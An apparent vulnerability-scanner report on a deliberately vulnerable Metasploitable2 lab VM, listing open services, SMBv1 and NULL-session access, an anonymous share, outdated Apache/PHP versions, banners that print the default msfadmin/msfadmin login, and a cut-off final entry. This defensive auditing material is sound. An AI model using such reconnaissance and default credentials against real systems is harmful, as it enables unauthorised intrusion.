User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The Server Message Block (SMB) Protocol is a network file sharing protocol, and as implemented in Microsoft Windows is known as Microsoft SMB Protocol.
QID Detection: (Authenticated) - Linux
This QID executes the command "cat /etc/samba/smb.conf | grep "SMB1"" and checks the version of SMB Version 1 from the command output.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
QID: 45339 detected on port 445 over TCP.
SMBv1 is enabled.
```

1 Apache HTTP Server Detected

QID:	45391
Category:	Information gathering
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	09/26/2022
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The Apache HTTP Server Project is an effort to develop and maintain an open-source HTTP server for modern operating systems including UNIX and Windows. The goal of this project is to provide a secure, efficient and extensible server that provides HTTP services in sync with the current HTTP standards.
Apache HTTP Server was detected on the target.
QID Detection Logic (Authenticated):
Operating System: Linux
The detection looks for Apache HTTP Server installation path using ps command. The version is extracted from the Apache HTTP Server's binary.
Operating System: Windows
This QID checks Windows registry to see if Apache HTTP Server is installed. If found, it displays the installed version.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Apache web server detected on port 80 -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

1 Scan Activity per Port

QID:	45426
Category:	Information gathering
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	06/24/2020
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

Scan activity per port is an estimate of the amount of internal process time the scanner engine spent scanning a particular TCP or UDP port. This information can be useful to determine the reason for long scan times. The individual time values represent internal process time, not elapsed time, and can be longer than the total scan time because of internal parallelism. High values are often caused by slowly responding services or services on which requests time out.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Protocol	Port	Time
TCP	21	0:07:45
TCP	22	0:00:14
TCP	23	0:03:08
TCP	25	0:03:58
TCP	53	0:00:05
TCP	80	9:02:14
TCP	111	0:01:01
TCP	445	0:00:01
TCP	512	0:00:49
TCP	513	0:01:30
TCP	1099	0:15:32
TCP	1524	0:03:01
TCP	3306	0:00:05
TCP	5432	0:02:44
TCP	5900	0:00:45
TCP	6667	0:01:23
TCP	8009	0:01:28
UDP	53	0:00:14
UDP	68	0:00:07
UDP	69	0:00:14
UDP	111	0:00:07
UDP	137	0:00:47
UDP	138	0:00:07
UDP	2049	0:00:07

1 FTPS service detected

QID:	48173
Category:	Information gathering
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	10/28/2021

User Modified: -
Edited: No
PCI Vuln: No

THREAT:

FTPS service configured on FTP server that requires FTPS is detected

IMPACT:

NA

SOLUTION:

If possible, use alternate services that provide encryption.
Using strong cryptography, render all authentication credentials (such as passwords/phrases) unreadable during transmission.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

FTPS service detected on port 21 over TCP.

1 Windows Authentication Method

QID: 70028
Category: SMB / NETBIOS
Associated CVEs: -
Vendor Reference: -
Bugtraq ID: -
Service Modified: 12/10/2008
User Modified: -
Edited: No
PCI Vuln: No

THREAT:

Windows authentication was performed. The Results section in your detailed results includes a list of authentication credentials used.
The service also attempts to authenticate using common credentials. You should verify that the credentials used for successful authentication were those that were provided in the Windows authentication record. User-provided credentials failed if the discovery method shows "Unable to log in using credentials provided by user, fallback to NULL session". If this is the case, verify that the credentials specified in the Windows authentication record are valid for this host.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

User Name	(none)
Domain	(none)
Authentication Scheme	NULL session
Security	User-based
SMBv1 Signing	Disabled
Discovery Method	NULL session, no valid login credentials provided or found
CIFS Signing	default
CIFS Version	SMB v1 NT LM 0.12

▮▯▯▯▯ 1 SMB Shares Readable Without Authentication

QID:	70062
Category:	SMB / NETBIOS
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	06/26/2013
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

Unauthorized remote users can connect to SMB shares on the target and read directory contents or files.

IMPACT:

Content of directories or files stored on the target is accessible to remote users without prior authentication, either via anonymous login or by guest login without a password.

SOLUTION:

Remove any shares which are not required, or configure the shares to disallow anonymous access or access from a guest user without a password.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Share	Comment	Access method
tmp	oh noes!	Anonymous access

▮▯▯▯▯ 1 Open UDP Services List

QID:	82004
Category:	TCP/IP
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	07/12/2005
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

A port scanner was used to draw a map of all the UDP services on this host that can be accessed from the Internet.
Note that if the host is behind a firewall, there is a small chance that the list includes a few ports that are filtered or blocked by the firewall but are not actually open on the target host. This (false positive on UDP open ports) may happen when the firewall is configured to reject UDP packets for most (but not all) ports with an ICMP Port Unreachable packet. This may also happen when the firewall is configured to allow UDP packets for most (but not all) ports through and filter/block/drop UDP packets for only a few ports. Both cases are uncommon.

IMPACT:

Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:

Shut down any unknown or unused service on the list. If you have difficulty working out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site (http://www.cert.org).

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Port	IANA Assigned Ports/Services	Description	Service Detected
53	domain	Domain Name Server	named udp
68	bootpc	Bootstrap Protocol Client	unknown
69	tftp	Trivial File Transfer	tftp
111	sunrpc	SUN Remote Procedure Call	rpc udp
137	netbios-ns	NETBIOS Name Service	netbios ns
138	netbios-dgm	NETBIOS Datagram Service	unknown
2049	shilp	shilp	nfs

1 Open TCP Services List

QID:	82023
Category:	TCP/IP
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	06/16/2009
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The port scanner enables unauthorized users with the appropriate tools to draw a map of all services on this host that can be accessed from the Internet. The test was carried out with a "stealth" port scanner so that the server does not log real connections.
The Results section displays the port number (Port), the default service listening on the port (IANA Assigned Ports/Services), the description of the service (Description) and the service that the scanner detected using service discovery (Service Detected).

IMPACT:

Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:

Shut down any unknown or unused service on the list. If you have difficulty figuring out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site (http://www.cert.org).

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Port	IANA Assigned Ports/Services	Description	Service Detected	OS On Redirected Port
21	ftp	File Transfer [Control]	ftp	
22	ssh	SSH Remote Login Protocol	ssh	
23	telnet	Telnet	telnet	
25	smtp	Simple Mail Transfer	smtp	
53	domain	Domain Name Server	DNS Server	
80	www-http	World Wide Web HTTP	http	
111	sunrpc	SUN Remote Procedure Call	rpc	
139	netbios-ssn	NETBIOS Session Service	netbios ssn	
445	microsoft-ds	Microsoft-DS	microsoft-ds	
512	exec	remote process execution	unknown	
513	login	remote login a la telnet	rlogin	
514	shell	cmd	rsh/rexec	
1099	rmiregistry	RMI Registry	unknown	
1524	ingreslock	ingres	shell	
2049	nfs	Network File System - Sun Microsystems	rpc	
3306	mysql	MySQL	mysql	
5432	postgresql	PostgresQL	PostgreSQL	
5900	vnc	vnc	vnc	
6000	x11	X Window System	x11	
6667	ircu	IRCU	irc	
8009	unknown	unknown	AJP	

1 ICMP Replies Received

QID:	82040
Category:	TCP/IP
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	01/17/2003
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

ICMP (Internet Control and Error Message Protocol) is a protocol encapsulated in IP packets. ICMP's principal purpose is to provide a protocol layer that informs gateways of the inter-connectivity and accessibility of other gateways or hosts.
We have sent the following types of packets to trigger the host to send us ICMP replies:
Echo Request (to trigger Echo Reply)
Timestamp Request (to trigger Timestamp Reply)
Address Mask Request (to trigger Address Mask Reply)
UDP Packet (to trigger Port Unreachable Reply)
IP Packet with Protocol >= 250 (to trigger Protocol Unreachable Reply)
Listed in the "Result" section are the ICMP replies that we have received.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

ICMP Reply Type	Triggered By	Additional Information
Echo (type=0 code=0)	Echo Request	Echo Reply
Unreachable (type=3 code=3)	UDP Port 123	Port Unreachable
Unreachable (type=3 code=3)	UDP Port 1	Port Unreachable
Unreachable (type=3 code=3)	UDP Port 30466	Port Unreachable
Time Stamp (type=14 code=0)	Time Stamp Request	17:01:24 GMT
Unreachable (type=3 code=3)	UDP Port 2801	Port Unreachable
Unreachable (type=3 code=3)	UDP Port 5632	Port Unreachable
Unreachable (type=3 code=3)	UDP Port 2001	Port Unreachable
Unreachable (type=3 code=3)	UDP Port 18868	Port Unreachable
Unreachable (type=3 code=3)	UDP Port 6502	Port Unreachable
Unreachable (type=3 code=3)	UDP Port 6969	Port Unreachable
Unreachable (type=3 code=3)	UDP Port 17	Port Unreachable

1 NetBIOS Host Name

QID:	82044
Category:	TCP/IP
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	01/21/2005
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The NetBIOS host name of this computer has been detected.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

METASPLOITABLE

▮▯▯▯▯ 1 Degree of Randomness of TCP Initial Sequence Numbers

QID:	82045
Category:	TCP/IP
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	11/20/2004
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

TCP Initial Sequence Numbers (ISNs) obtained in the SYNACK replies from the host are analyzed to determine how random they are. The average change between subsequent ISNs and the standard deviation from the average are displayed in the RESULT section. Also included is the degree of difficulty for exploitation of the TCP ISN generation scheme used by the host.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Average change between subsequent TCP initial sequence numbers is 10531429 with a standard deviation of 7233115. These TCP initial sequence numbers were triggered by TCP SYN probes sent to the host at an average rate of 1/(8592 microseconds). The degree of difficulty to exploit the TCP initial sequence number generation scheme is: hard.

▮▯▯▯▯ 1 IP ID Values Randomness

QID:	82046
Category:	TCP/IP
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	07/28/2006
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The values for the identification (ID) field in IP headers in IP packets from the host are analyzed to determine how random they are. The changes between subsequent ID values for either the network byte ordering or the host byte ordering, whichever is smaller, are displayed in the RESULT section along with the duration taken to send the probes. When incremental values are used, as is the case for TCP/IP implementation in many operating systems, these changes reflect the network load of the host at the time this test was conducted.
Please note that for reliability reasons only the network traffic from open TCP ports is analyzed.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
IP ID changes observed (network order) for port 111: 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
Duration: 7 milli seconds
```

▮▯▯▯▯ 1 Host Responds to TCP SYN Packet with Other Flags On with SYN ACK

QID:	82053
Category:	TCP/IP
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	06/26/2004
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The host responds to a TCP SYN packet with at least one of the following flags set with a SYN ACK packet: RST, FIN, ACK, FIN|PSH.

IMPACT:

This behavior in the TCP/IP implementation may allow a remote user to potentially bypass a firewall protecting the host, as some (especially stateless) firewalls may be configured to allow all TCP packets with one of these flags set (RST, FIN, ACK, FIN|PSH) to go through without examining the packets' SYN flag.

SOLUTION:

Many operating systems are known to have this behavior.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Host responded to the following TCP probes to port 111 with SYN+ACK:
SYN+FIN
SYN+FIN+PSH
```

▮▯▯▯▯ 1 NetBIOS Workgroup Name Detected

QID:	82062
Category:	TCP/IP
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	06/02/2005
User Modified:	-

Edited:	No
PCI Vuln:	No

THREAT:

The NetBIOS workgroup or domain name for this system has been detected.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

WORKGROUP

1 Enumerate Windows shares that are readable by Everyone and count files

QID:	90635
Category:	Windows
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	06/07/2021
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

Refer to the RESULTS section for a list of Windows shares that are readable by Everyone and optional counting of the number of files in each share.
Columns in RESULTS section:
The Share column shows the share name.
The Path column shows the path to the share.
The Files column shows the number of files found in each share.
The Writable column indicates whether all the files in each share are writable by Everyone (Yes/No).
The Comments section refers to optional counting of files in the share if the Dissolvable Agent is enabled.
In the Comments column "OK" indicates that the scanning engine finished counting the files in the share. "Limited" indicates that the scanning engine either a) reached its time limit before finishing the file count, or b) reached its maximum number of files to count, or c) failed to count files at all. If Comments is "Limited", this could also imply the number of files in Files may be less than the actual value. "Count skipped" indicates that counting of files wasn't attempted because the Dissolvable Agent is not enabled.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Share	Path	Files	Writable	Comments
print$	C:\var\lib\samba\printers	0	Yes	Count skipped
tmp	C:\tmp	0	Yes	Count skipped
opt	C:\tmp	0	Yes	Count skipped

▮▯▯▯▯ 1 SSH daemon information retrieving port 22/tcp

QID:	38047
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	04/04/2018
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

SSH is a secure protocol, provided it is fully patched, properly configured, and uses FIPS approved algorithms.

```
For Red Hat ES 4:-
SSH1 supported                                              yes
Supported authentification methods for SSH1           RSA,password
Supported ciphers for SSH1                                 3des,blowfish
SSH2 supported                                              yes
Supported keys exchange algorithm for SSH2           diffie-hellman-group-exchange-sha1,diffie-hellman-group14-sha1,diffie-hellman-group1-sha1
Supported decryption ciphers for
SSH2                              aes128-cbc,3des-cbc,blowfish-cbc,cast128-cbc,arcfour,aes192-cbc,aes256-cbc,rijndael-cbc@lysator.liu.se,aes128-ctr,aes192-ctr,aes256-c
tr
Supported encryption ciphers for
SSH2                              aes128-cbc,3des-cbc,blowfish-cbc,cast128-cbc,arcfour,aes192-cbc,aes256-cbc,rijndael-cbc@lysator.liu.se,aes128-ctr,aes192-ctr,aes256-c
tr
Supported decryption mac for SSH2                     hmac-md5,hmac-sha1,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96
Supported encryption mac for SSH2                     hmac-md5,hmac-sha1,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96
Supported authentification methods for SSH2           publickey,gssapi-with-mic,password
```

IMPACT:

Successful exploitation allows an attacker to execute arbitrary commands on the SSH server or otherwise subvert an encrypted SSH channel with arbitrary data.

SOLUTION:

SSH version 2 is preferred over SSH version 1.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

SSH1 supported	no
SSH2 supported	yes
Supported key exchange algorithms for SSH2	diffie-hellman-group-exchange-sha256, diffie-hellman-group-exchange-sha1, diffie-hellman-group14-sha1, diffie-hellman-group1-sha1
Supported host key algorithms for SSH2	ssh-rsa, ssh-dss

Supported decryption ciphers for SSH2	aes128-cbc, 3des-cbc, blowfish-cbc, cast128-cbc, arcfour128, arcfour256, arcfour, aes192-cbc, aes256-cbc, rijndael-cbc@lysator.liu.se, aes128-ctr, aes192-ctr, aes256-ctr
Supported encryption ciphers for SSH2	aes128-cbc, 3des-cbc, blowfish-cbc, cast128-cbc, arcfour128, arcfour256, arcfour, aes192-cbc, aes256-cbc, rijndael-cbc@lysator.liu.se, aes128-ctr, aes192-ctr, aes256-ctr
Supported decryption macs for SSH2	hmac-md5, hmac-sha1, umac-64@openssh.com, hmac-ripemd160, hmac-ripemd160@openssh.com, hmac-sha1-96, hmac-md5-96
Supported encryption macs for SSH2	hmac-md5, hmac-sha1, umac-64@openssh.com, hmac-ripemd160, hmac-ripemd160@openssh.com, hmac-sha1-96, hmac-md5-96
Supported decompression for SSH2	none, zlib@openssh.com
Supported compression for SSH2	none, zlib@openssh.com
Supported authentication methods for SSH2	publickey, password

1 SSH Banner port 22/tcp

QID: 38050
Category: General remote services
Associated CVEs: -
Vendor Reference: -
Bugtraq ID: -
Service Modified: 10/30/2020
User Modified: -
Edited: No
PCI Vuln: No

THREAT:

Secure Shell is a cryptographic network protocol for operating network services securely over an unsecured network.
QID Detection Logic:
The QID checks for SSH in the banner of the response.

IMPACT:

NA

SOLUTION:

NA

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
```

1 Telnet Banner port 23/tcp

QID: 38007
Category: General remote services
Associated CVEs: -
Vendor Reference: -
Bugtraq ID: -
Service Modified: 04/26/2018
User Modified: -
Edited: No
PCI Vuln: No

THREAT:

Telnet banner sometimes provides excessive information about the host.

IMPACT:

If sensitive information is disclosed by the telnet banner, unauthorized users may be able to determine the type of Operating System this host is running, the host name, the domain name and possibly even the name of the Administrator.

SOLUTION:

Do not disclose sensitive information through the telnet banner. Use an encrypted remote session service if available. You might also put a legal advisory on the telnet banner stating:
1. Only authorized persons can connect.
2. All attack attempts will be prosecuted.
3. All
connections are logged.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login:
```

▮▯▯▯▯ 1 Default Web Page port 80/tcp

QID:	12230
Category:	CGI
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	03/16/2019
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The Result section displays the default Web page for the Web server.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
GET / HTTP/1.0
Host: 192.168.1.21



HTTP/1.1 200 OK
Date: Fri, 24 Mar 2023 17:17:12 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></li>
<li><a href="/dav/">WebDAV</a></li>
</ul>
</body>
</html>
```

1 Default Web Page (Follow HTTP Redirection) port 80/tcp

QID:	13910
Category:	CGI
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	11/05/2020
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The Result section displays the default Web page for the Web server following HTTP redirections.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
GET / HTTP/1.0
Host: 192.168.1.21



HTTP/1.1 200 OK
Date: Fri, 24 Mar 2023 17:21:33 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></li>
<li><a href="/dav/">WebDAV</a></li>
</ul>
</body>
</html>
```

1 HTTP method TRACE and/or TRACK Enabled port 80/tcp

QID:	45033
Category:	Information gathering
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	05/27/2005
User Modified:	-
Edited:	No

PCI Vuln:	No

THREAT:

The target Web server supports the TRACE and/or TRACK HTTP methods. These methods allow debugging and connection trace analysis for connections from the client to the Web server. Per the HTTP specification, when this method is used, the Web server echoes back the information sent to it by the client unmodified and unfiltered. Microsoft IIS Web server uses an alias TRACK for the TRACE method, and is functionally the same.
The exact method(s) used are shown in the Results section.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malwa re information for this vulnerability.

RESULTS:

TRACE method enabled on / directory

▮▯▯▯▯ 1 libxml2 Version Detected port 80/tcp

QID:	45264
Category:	Information gathering
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	04/26/2017
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

libxml2 is a software library for parsing XML documents.

The remote host is running libxml2.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
libxml2 version detected on port: 80
libxml2 Version </td><td class="v">2.6.31 </td></tr>GET /phpinfo/phpinfo.php HTTP/1.0
Host: 192.168.1.21
```

1 HTTP Response Method and Header Information Collected port 80/tcp

QID:	48118
Category:	Information gathering
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	07/20/2020
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

This QID prints the information, in the form of a text record, that a web server sends back to a client's browser in response to receiving a single HTTP GET request.
QID Detection Logic:
This QID returns the HTTP response method and header information returned by a web server.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
HTTP header and method information collected on port 80.

GET / HTTP/1.0
Host: 192.168.1.21


HTTP/1.1 200 OK
Date: Fri, 24 Mar 2023 17:17:12 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```

1 Referrer-Policy HTTP Security Header Not Detected port 80/tcp

QID:	48131
Category:	Information gathering
Associated CVEs:	-
Vendor Reference:	Referrer-Policy
Bugtraq ID:	-

Service Modified:	01/18/2023
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

No Referrer Policy is specified for the link. It checks for one of the following Referrer Policy in the response headers:
1) no-referrer
2) no-referrer-when-downgrade
3) same-origin
4) origin
5) origin-when-cross-origin
6) strict-origin
7) strict-origin-when-cross-origin
QID Detection Logic(Unauthenticated):
If the Referrer Policy header is not found , checks in response body for meta tag containing tag name as "referrer" and one of the above Referrer Policy.

IMPACT:

The Referrer-Policy header controls how much referrer information is sent to a site when navigating to it. Absence of Referrer-Policy header can lead to leakage of sensitive information via the referrer header.

SOLUTION:

Referrer Policy header improves security by ensuring websites don't leak sensitive information via the referrer header. It's recommended to add secure Referrer Policies as a part of a defense-in-depth approach.
References:
- https://www.w3.org/TR/referrer-policy/ (https://www.w3.org/TR/referrer-policy/)
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
(https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Referrer-Policy HTTP Header missing on 80 port.
GET / HTTP/1.0
Host: 192.168.1.21
```

1 Web Server Version port 80/tcp

QID:	86000
Category:	Web server
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	12/20/2021
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

A web server is server software, or hardware dedicated to running this software, that can satisfy client requests on the World Wide Web.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Apache/2.2.8 (Ubuntu) DAV/2

1 Web Server Supports HTTP Request Pipelining port 80/tcp

QID:	86565
Category:	Web server
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	02/23/2005
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

